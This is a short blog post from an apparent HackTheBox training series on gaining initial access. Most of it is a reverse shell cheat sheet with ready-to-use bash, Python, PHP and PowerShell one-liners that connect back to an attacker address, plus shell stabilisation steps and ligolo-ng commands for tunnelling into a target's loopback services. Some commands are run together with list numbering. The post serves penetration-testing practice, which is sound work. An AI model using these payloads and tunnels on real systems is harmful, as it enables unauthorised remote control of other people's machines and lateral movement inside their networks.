HackTheBox RoadMap — Phase 4: Exploitation / Initial Access
AUTHORCyberAlp0
READ TIME01 MIN

With a confirmed vulnerability from Part 3, this phase is about turning it into a working shell on the target. The core workflow is always the same: start a listener, deliver a payload that connects back to you, then stabilise the shell.
Reverse Shell Cheat Sheet
1 — Start the listener
nc -lvnp 44442 — Bash
bash -i >& /dev/tcp/<your_ip>/4444 0>&13 — Python
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("<your_ip>",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;pty.spawn("/bin/bash")'4 — PHP
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/<your_ip>/4444 0>&1'"); ?>5 — PowerShell (Windows)
powershell -NoP -NonI -W Hidden -Exec Bypass -Command New-Object System.Net.Sockets.TCPClient("<your_ip>",4444);...6 — Shell Stabilisation (Linux)
python3 -c 'import pty; pty.spawn("/bin/bash")'
# Press Ctrl+Z
stty raw -echo; fg
export TERM=xterm
export SHELL=bash
stty rows 40 columns 160
Troubleshooting note: If shell stabilisation with python3 -c 'import pty; pty.spawn("/bin/bash")' fails because bash doesn't exist in the container, use /bin/sh instead.
Real-world notes
- On Windows/AD targets, "initial access" is often a management interface that executes code by design — look for WAC, Jenkins, scripting consoles, and the like before reaching for a classic exploit.
- Reaching services bound to localhost: enumeration can later reveal a mail service listening only on 127.0.0.1. You can't hit those from your attacker box directly — tunnel to them. You can use ligolo-ng: run the Linux Proxy on the attacker machine and drop the windows agent.exe on the target and connect to it back, then route the target's loopback through the special 240.0.0.1 address:
# attacker
sudo ip tuntap add user $(whoami) mode tun ligolo && sudo ip link set ligolo up
sudo ./proxy -selfcert -laddr 0.0.0.0:443
sudo ip route add 240.0.0.1/32 dev ligolo
# target
.\agent.exe -connect <your_ip>:443 -accept-fingerprint <FP>
Now the target's 127.0.0.1 127.0.0.1:PORT is reachable at 240.0.0.1:PORT. Lesson: a 127.0.0.1 service isn't out of reach once you have a foothold — it's one tunnel away.
Next up — Part 5: Post-Exploitation / Local Enumeration, where we dig through the box we just landed on to find flags, credentials, and the path upward.
#hackthebox #reverseshell #initialaccess #ligolo #pivoting #oscp #infosec #cybersecurity